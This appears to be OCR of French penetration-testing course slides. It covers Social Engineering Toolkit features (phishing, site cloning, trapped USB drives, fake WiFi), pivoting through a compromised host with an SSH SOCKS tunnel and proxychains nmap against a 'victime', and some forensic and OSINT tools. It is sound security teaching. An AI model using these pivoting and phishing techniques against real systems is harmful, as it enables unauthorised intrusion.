10:06:57 31 Dec 2022 Info Proxy Proxy service started on 127.0.0.1:8080
Advisory
Memory: 109.4MB
Disk: 32KB


Social Engineering

- **Social Engineering Toolkit**
  - Phishing
  - Web Jacking (clone de site)
  - Création de Clé USB/CD piégés (une voie royale si vous avez un accès physique à la machine cible non protégée)
  - Création de documents piégés
  - Création de fausses bornes WiFi (fake SSID)

Proxy

- Utiliser une machine compromise comme rebond
- Utilisation d’un proxy SOCKS 4a/5 ou HTTP pour créer un « tunnel tcp »
- On exécute une commande réseau tcp sur le poste attaquant, les trames sont émises sur le poste corrompu

proxy



Proxy

- Installer le paquet **proxychains4** si besoin
- Ouvrir un proxy via ssh
  ssh [-N] **-D 9050 loggin@victime**
- D’un autre terminal lancer une commande :
  proxychains *nmap X.Y.Z.T/N*
- Dans le navigateur configurer le proxy :
  socks v5 sur 127.0.0.1 avec le port 9050

Autres outils

- testdisk :
  Permet de récupérer des fichiers effacés
- volatility :
  analyse de dump mémoire
- holehe :
  Osint à partir d’adresses mail
- site web epios.com
  : Osint à partir d’adresse mail
- maltego :

  Osint
- Windows :
  sysinernals